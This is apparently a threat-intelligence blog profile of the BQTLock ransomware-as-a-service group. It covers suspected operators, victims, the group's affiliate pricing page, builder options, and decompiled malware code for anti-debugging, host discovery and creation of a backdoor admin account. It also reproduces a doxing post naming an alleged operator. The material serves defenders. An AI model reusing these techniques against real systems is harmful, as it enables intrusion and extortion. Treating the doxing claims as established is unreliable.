

Dark Web Profile: BQTLock Ransomware

: 9/12/2025



- 1. [Home](#)
- 2. [Blog](#)
- 3. [Dark Web](#)
- 4. [Dark Web Pr...](#)

Sep 12, 2025

24 Mins Read

BQTLock is a new and advanced [Ransomware-as-a-Service \(RaaS\)](#) that has quickly gained attention for its disruptive operations and unique methods. Emerging from the Middle East and expanding globally, it shows fast technical growth and uses aggressive extortion tactics.

The group runs **wave-based** campaigns, demands payment mainly in Monero (XMR), and blends financial motives with propaganda. This mix of profit and ideology is unusual in ransomware, making BQTLock a case of special interest for us at SOCRadar as researchers and defenders.

This overview scratches the surface. We are publishing a whitepaper that explores the full scope of BQTLock's operation in detail.


**Easily Profile
Threat Actors**

*Access their IOCs and activities
from a single screen*

[→ Access Free Threat Intelligence](#)

Who is BQTLock Ransomware?

BQ7Lock



Country of Origin: Lebanon (?)

BQ7Lock is a new Ransomware-as-a Service (RaaS) that has quickly disrupted the scene. Starting in the East and now operating globally, it shows unique behavior, including data theft in every version. BQ7Lock targets victims in waves, demands Monero (XMR), and has possible links to hacktivist groups.

Ransomware, Hacktivist-

Motivation: Financial Gain, Ideological

Target United States, Israel, EU,
Countries: Australia, Canada, Saudi Arabia

Target Healthcare, Education, SMBs,
Sectors: Critical Infrastructure

Attack Type: Ransomware, Double/Triple
Extortion, Data Exfiltration

-TTPs-

Windows Management Instrumentation: T1047

Screen Capture: T1113

Data Encrypted for Impact: T1486

socradar.io

Publicly, BQTLock emphasizes political messaging and ideological motives; however, the primary internal driver is **financial gain**, contrasting with true hacktivist operations. This **dual model**, part hacktivist, part criminal, introduces a novel twist to traditional RaaS models, raising questions about the potential misuse of political narratives to instill fear while pursuing financial objectives.

[illegible]

In addition, both BQTLock and ZeroDayX itself have had direct interactions with the pro-Palestinian hacktivist group **Liwaah Mohammed**, who proclaims himself as the leader of this organization, and has consistently posted BQTLock update messages through Telegram channels managed by the hacktivist group.

2/21

Data Insights

Source

Telegram

Discover Date

2025-01-07 12:50 UTC

Content Link

https://t.me/-1001901856579/271984

Chat Title

Hydra Market 2

Account ID

-1001901856579

Message Type

channel

Tags

r00tk1t

life

Full Content

Search

We are R00TK1T reveal the true identity of the impostor known as "ZeroDayX," owner of "LulzSec" group! Meet Karim Fayad, a Lebanese-born individual born in 2002, who was recently deported from his home country for high treason!

Now that we've unveiled this clown real name and face.

it's time to move on to our next phase: providing you with irrefutable proof of his misdeeds!

We are proudly attaching a PDF file containing his complete Dox, as promised earlier – and from now on, there will be no hiding place for this scoundrel anymore!

Say hello to your new life of infamy, Karim Fayad!


"Security Is Just An Illusion, Privacy Is Just Another Illusion"

F*ck Society & The System!

We Are R00TK1T Will Be Anywhere Anytime!


SOCRadar's Threat Hunting, doxing of ZeroDayX by R00TK1T on theirTelegram channel

The proximity and potential authorship of the same user or relationship with different hacktivist groups, as well as that of BQTLock, is evident across all the social networks mentioned, creating a solid core of organization and communication.



Photos of the suspected admin of BQTLock, shared on Telegram

Analysis shows BQTLock's leadership (Karim Fayad aka ZeroDayX and Fuch0u), ties to Liwaa Mohammed, possible past links to LulzSec and Anonymous Lebanon, and victim listings with ransom demands totaling over 700 XMR (~190k USD).



Link analysis of the BQTLock Ransomware

The BQTLock team has consistently communicated via [Telegram channels](#), which have been used for propaganda, information about updates, and to liaise with RaaS affiliates. Victims were also left a note with an email address for more direct and professional communication.




What are BQTLock's Targets?

Since BQTLock burst onto the scene, it has appeared in various orchestrated campaigns or attacks that have severely impacted victims.


Confirmed Victims

- **USA Military Alumni Networks** – full computer and database backups compromised, with an unpaid demand of 500 XMR.




Victim posting on their data leak site (DLS)

- **eFunda, Inc.** – over 270 subdomains affected, with full backups encrypted and an unpaid demand of 600 XMR.



Victim posting on their DLS #2

- **European Business Server Cluster** – servers in Europe were targeted, and 1500 XMR was requested.



Victim posting on their DLS & Telegram #3

The adversary boasts on their various social media platforms about attacks on the domains of the mentioned targets, which belong to sectors such as education or public-military matters, fitting into the usual modus operandi of similar threat actors that started before BQTLCK, following the aforementioned argumentative line, where targets are generally from the US, with components that the adversary can use for their pro-Palestine narrative.

Target Industries


Beyond confirmed victims, BQTLCK and possible affiliates using its RaaS model show patterns seen in other new ransomware groups with pro-Palestinian propaganda. Their behavior often follows similar paths, though shaped by their own traits.

Potential BQTLCK victim types:

- **Healthcare:** Low defenses, high criticality, risks to human life, and strong propaganda value in key countries.
- **Education:** Weak cybersecurity, links to companies, and valuable intellectual property.
- **Public sector:** Local governments and agencies serve as test grounds due to weak defenses, with added hacktivist potential.
- **Critical infrastructure:** Complex but attractive targets in energy, utilities, and logistics, with political or public ties.
- **Financial sector:** Banks and fintech, combining real financial damage with symbolic attacks on “Western capitalism.”

Target Countries

Confirmed attacks hit organizations in the **United States** and **Europe**. BQTLock's hacktivist stance shapes victim choice for both its core group and affiliates, making it key to track likely targets. These include the US and **Israel** as “resistance” symbols, European states with pro-Israel policies or many multinationals, and “Western-aligned” nations such as **Australia**, **Canada**, **Saudi Arabia**, **India**, and the **UAE**.



A poll for “Which country should be targeted” on their Telegram channel/s


This strategy allows BQTLock to justify attacks as “acts of resistance” while sustaining a profitable business model, creating a dangerous precedent where economic motivations are concealed under seemingly legitimate political causes.

How Does BQTLock Ransomware Operate?

As stated before, BQTLock runs under a Ransomware-as-a-Service model, with the core team developing the malware and affiliates carrying out attacks in exchange for a share of the ransom.

Decryption Waves

A key feature is its wave-based **decryption** system, using hacktivist slang like **1337**, **LULZ**, and **313** as pricing tiers. Victims pay between 13 and 40 XMR, depending on the wave, with demands sometimes reaching millions. In less than three months, BQTLock has claimed at least three companies, with earnings likely above 1,000 XMR (~\$300,000).



Tiers of decryption waves

Affiliate Program

The group also sells access to affiliates in starter, professional, and enterprise tiers (9–30 XMR). Buyers get customization options, support, and full platform access.

RaaS Service

Launch your own ransomware operation with our premium RaaS platform. Fully customizable with your branding and complete control panel.

Starter

9 XMR

2 Weeks Access

- ✓ ransomware
- ✓ Custom note & wallpaper
- ✓ Basic reporting
- ✓ telegram support

PURCHASE

POPULAR

Professional

15 XMR

1 Month Access

- ✓ Advanced ransomware
- ✓ Full branding customization
- ✓ Advanced reporting
- ✓ Unlimited infections
- ✓ Telegram support
- ✓ Victim statistics & analytics
- ✓ Automatic decryption tool generation

PURCHASE

Enterprise

30 XMR

3 Months Access

- ✓ All Professional features
- ✓ Dedicated support agent
- ✓ API access
- ✓ Custom encryption
- ✓ 24/7 priority support

PURCHASE

What You Get



Custom Branding

Upload your own logo and wallpaper that victims will see on their locked screens.



Custom Ransom Note

Fully customizable ransom note with your contact details and payment instructions.



Reporting Dashboard

Track infections, payments, and decrypt statistics in real-time.



Military-Grade Encryption

AES-256 + RSA-4096 hybrid encryption that's impossible to break.



Automatic Decryption

System automatically generates decryptors when payments are verified.



Mobile Support

Built-in support for mobile notifications when new victims are infected.

Pricing system for the RaaS program

The system also implements psychological pressure tactics on victims, where ransom fees double after 48 hours and decryption keys are destroyed after 7 days without response.

Technical Details

Once the attacker has gained access, they can develop their activities by trying to obtain information from the compromised device, also discovering information about adjacent disks or networks in order to move tools or the ransomware itself to other devices and detonate it.

The adversary has recently worked with a **ZIP file**, a package that contains the main ransomware executable along with supporting files. This package often includes **legitimate libraries**, not custom-built ones, but they serve an important role: making the malware resilient and self-sufficient.

7/21

decryptor.exe	Application	3,253 KB
update.exe	Application	4,075 KB
libbrotlicommon.dll	Application extens...	141 KB
libbrotlidec.dll	Application extens...	59 KB
libcrypto-3-x64.dll	Application extens...	5,657 KB
libcurl-4.dll	Application extens...	1,170 KB
libgcc_s_seh-1.dll	Application extens...	147 KB
libconv-2.dll	Application extens...	1,110 KB
libidn2-0.dll	Application extens...	241 KB
libintl-8.dll	Application extens...	293 KB
libnghttp2-14.dll	Application extens...	206 KB
libnghttp3-9.dll	Application extens...	186 KB
libngtcp2_crypto_ossl.dll	Application extens...	51 KB
libngtcp2-16.dll	Application extens...	336 KB
libpsl-5.dll	Application extens...	103 KB
libssh2-1.dll	Application extens...	303 KB
libssl-3-x64.dll	Application extens...	1,026 KB
libstdc++-6.dll	Application extens...	2,371 KB
libunistring-5.dll	Application extens...	2,175 KB
libwinpthread-1.dll	Application extens...	63 KB
libzstd.dll	Application extens...	1,169 KB
zlib1.dll	Application extens...	118 KB

Contents of the mentioned ZIP file

The libraries cover several core functions. For encryption, BQTLock relies on **OpenSSL** with **AES-256** and **RSA-4096**. For communication, it supports common protocols like HTTP/HTTPS, QUIC, SSH, and FTP, often tied to platforms such as [Discord](#) or [Telegram](#). It also uses multiple compression algorithms, including Brotli, Zstandard, and Zlib, which help speed up operations and manage stolen data. Other libraries handle tasks like multi-threading and asynchronous communication, ensuring smoother execution.

By bundling these files, BQTLock avoids depending on what is already installed on a victim's system. This guarantees that the ransomware can execute consistently, even in diverse environments. Thus, it also signals that the malware is still **under development**, with the operators experimenting and showcasing its capabilities to attract new affiliates.

Decryptor

BQTLock includes an example decryptor designed to scan drives, search folders for encrypted files, and attempt recovery through its decrypt function. This tool is only a **sample**; the complete version is kept private and made available only to affiliates who buy into the Professional or Enterprise tiers.


```

C:\Users\...> decryptor.exe
[INFO] --- BQTLock Decryptor ---
[INFO] Initializing... Please do not close this window.
[INFO] Scanning user profile for encrypted files...
[ERROR] Filesystem error traversing C:\Users\...\AppData\Local\Application Data: filesystem error:
ion Data]
[ERROR] Filesystem error traversing C:\Users\...\AppData\Local\History: filesystem error: direc
[ERROR] Filesystem error traversing C:\Users\...\AppData\Local\Temp\...: filesystem error:
@ph]
[ERROR] Filesystem error traversing C:\Users\...\AppData\Local\Temp\...: filesystem error:
52a]
[ERROR] Filesystem error traversing C:\Users\...\AppData\Local\Temporary Internet Files: filesy
Temporary Internet Files]

```

BQTLock decryptor in action, console output scanning directories and reporting errors


The group has gone further by showcasing this decryptor publicly. On social media platforms such as Telegram and X, they share demonstrations of new versions running in different environments, passing file extensions and keys to execute the operation. These displays serve both as proof of capability and as promotion to potential affiliates.



The threat actor is showcasing the decryptor in social media platforms (Left to right, SOCRadar-Threat Hunting, Telegram, and X)

Versions

The main ransomware binary has evolved quickly despite BQTLock's short lifespan. Developers have consistently updated the malware, adding features and refining techniques across multiple versions.




Version timeline of BQTLock

After analyzing various samples, BQTLock presents itself as ransomware that contains a large number of interesting characteristics that we will review in order to understand how they work, with the objective of breaking down all relevant functionalities and having an orderly understanding of the work done by the developers, taking into account that the binary usually uses multi-threading in the latest versions, allowing it to perform operations simultaneously.

Builder

The Builder is central to BQTLock's RaaS model, giving affiliates wide control over how the ransomware operates and looks on victim systems.

There are two versions: **Windows** and **Linux**. The Windows Builder is the more advanced, allowing customization of ransom notes, encrypted file extensions, size limits, and communication channels like Discord, Telegram, or dedicated C2 servers. It also includes advanced options such as process termination, persistence, anti-VM/debug, UAC bypass, backup deletion, process hollowing, and even **double-extortion** features like screenshot capture and browser data theft. Affiliates can also modify icons and wallpapers for visual impact.



BQTLock Ransomware Builder v4.0


The Linux Builder is less developed but still offers key functions, including note and extension customization, process termination (targeting tools like OSSEC or Splunk), persistence via systemd, anti-analysis features, and backup removal with `rm -rf`. Visual customization is also available. Its capabilities are expected to expand, reflecting the importance of Linux servers in enterprise environments.



BQTLock Ransomware Builder, Linux Edition

Attack Chain

The malware's behavior may vary depending on the version, but the execution chain tends to remain consistent in terms of the tasks it performs. Depending on the builder, additional capabilities may be included.



Visualization of the BQTLock's attack chain

Initial Access

The exact entry points used by BQTLock remain unclear, but several common methods from other RaaS operations provide strong clues. Attackers may exploit exposed services such as RDP with weak or stolen credentials, often purchased through [Initial Access Brokers](#). Phishing emails carrying malicious ZIP files have also been linked to

BQTLock, with the payload disguised as Update.exe. Other likely routes are the exploitation of unpatched software and supply chain compromises.

Execution

BQTLock starts by writing a log file in the temporary folder (WindowsTempbqt_log.txt). This file records each step of execution while avoiding system folders that could raise suspicion.

```

v13 = a4;
v14 = a3;
std::basic_ofstream<char,std::char_traits<char>>::basic_ofstream(
    a1,
    a2,
    "C:\\Windows\\Temp\\bqt_log.txt",
    &v11 + 4,
    1LL);
if ( (unsigned __int8)std::basic_ofstream<char,std::char_traits<char>>::is_open(a1, a2, v4, &v12) )
{
    v6 = std::operator<<<std::char_traits<char>>(a1, a2, "[", &v12);
    v7 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(a1, a2, v14, v6);
    v8 = std::operator<<<std::char_traits<char>>(a1, a2, "]", v7);
    v9 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(a1, a2, v13, v8);
    std::ostream::operator<<(a1, a2, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_0_ES6_, v9);
}
return std::basic_ofstream<char,std::char_traits<char>>::~basic_ofstream(a1, a2, v5, &v12);
}

mov     r8d,11
lea     rcx,qword ptr ds:[1405DA178]
lea     rcx,qword ptr ds:[1405DA178]
call    00000001405DA178:"C:\\Windows\\Temp\\bqt_log.txt"

```

Decompiled and disassembled codes showing BQTLock creating and writing logs to C:\Windows\Temp\bqt_log.txt

It then collects operating system details such as version and build. To prevent duplicate execution, a mutex in GUID format is created, which changes with each build and is harder to detect.

The malware also checks for analysis environments. It looks for virtual machines and active debuggers using functions like IsDebuggerPresent and CheckRemoteDebuggerPresent. If found, it can change behavior to hinder researchers.

```

jz      .loc_1405DA178
mov     rcx,qword ptr ss:[rsp+40]
lea     rcx,qword ptr ds:[rcx+1]
call    .loc_1405DA178
mov     rcx,qword ptr ss:[rsp+50]
cmp     rcx,rax
jz      .loc_1405DA178
mov     rcx,qword ptr ss:[rsp+60]
lea     rcx,qword ptr ds:[rcx+1]
call    .loc_1405DA178
mov     rcx,qword ptr ds:[<&IsDebuggerPresent>]
test    eax,ecx
jne     .loc_1405DA178
mov     dword ptr ss:[rsp+28],0
call    .loc_1405DA178
lea     rcx,qword ptr ss:[rsp+28]
mov     rcx,rcx
call    .loc_1405DA178
mov     rcx,qword ptr ds:[<&CheckRemoteDebuggerPresent>]

```

Decompiled view showing BQTLock using IsDebuggerPresent to detect debugging environments

Finally, BQTLock queries external services like *icanhazip[.]com* to capture the victim's public IP. This gives operators context about the infected device and its location.

```

mov     qword ptr ss:[rsp+68],rax
mov     byte ptr ds:[rdx+rax],0
mov     rcx,rax
call    .loc_1405DA178
mov     rcx,qword ptr ss:[rsp+60]

```

BQTLock using the legitimate service icanhazip[.]com to obtain the victim's public IP address

Discovery

After setup, BQTLock gathers detailed information about the infected system. It collects the computer name and username, which help identify the victim.

```

mov     rax,cs:_imp_GetComputerNameA
call    rax
lea     rax,[rbp+0C20h+var_922]
mov     [rbp+0C20h+var_70],rax
nop
nop
lea     rax,aUsername ; "USERNAME"
mov     rcx,rax
call    getenv

```

BQTLock is retrieving the computer name and username from the infected system

In some versions, it queries BIOS and motherboard serial numbers through WMI. This data is used to generate unique identifiers and to profile the machine more precisely.

The malware also scans connected drives and shared folders. It records the size of each disk and how much free space remains. This helps operators decide what to encrypt and how to move across the network.

By combining hardware details with storage data, BQTLock builds a full picture of the victim environment. This information supports both encryption and extortion later in the attack.

Privilege Escalation

In this stage, BQTLock performs less common actions to gain higher control. It can create new administrator accounts before running the ransomware, giving operators or affiliates more freedom to launch tools or execute malware with elevated rights. It also checks who is running the sample to confirm sufficient permissions.

```
v67 = a1;
v65 = &v18;
sub_1400E32F0(&v17, "INFO", &v18);
v64 = &v20;
sub_1400E32F0(&v19, "Attempting to create new admin user.", &v20);
sub_14000170B(&v19, &v17);
sub_1400E39A0(&v19);
sub_1400CFF60(&v20);
sub_1400E39A0(&v17);
sub_1400CFF60(&v18);
v63 = &v21;
sub_1400E32F0(&v16, "BQTLockAdmin", &v21);
sub_1400CFF60(&v21);
v62 = &v22;
sub_1400E32F0(&v15, "Password123!", &v22);
sub_1400CFF60(&v22);
v61 = &v23;
v1 = sub_1400E0850(&v16);
v2 = sub_1400E0F10(&v16);
sub_1400E7AE0(&v14, v2, v1, &v23);
sub_1400D0010(&v23);
v60 = &v24;
v3 = sub_1400E0850(&v15);
v4 = sub_1400E0F10(&v15);
sub_1400E7AE0(&v13, v4, v3, &v24);
sub_1400D0010(&v24);
memset(&Dst, 0, 0x38ui64);
Dst = sub_14003FFD0(&v14);
v10 = sub_14003FFD0(&v13);
v11 = 1;
v12 = 577;
param_err = 0;
v66 = NetUserAdd(0i64, 1u, (LPBYTE)&Dst, &param_err);
if ( v66 )
{
    if ( v66 == 2224 )
    {
        v56 = &v44;
        sub_1400E32F0(&v43, "WARNING", &v44);
        sub_140101A80(&v46, "User ", &v16);
        sub_1401018B0(&v45, &v46, "' already exists. Skipping creation.");
        sub_14000170B(&v45, &v43);
        sub_1400E39A0(&v45);
        sub_1400E39A0(&v46);
        sub_1400E39A0(&v43);
        sub_1400CFF60(&v44);
        sub_140101A80(v67, "User Already Exists: ", &v16);
    }
}
```
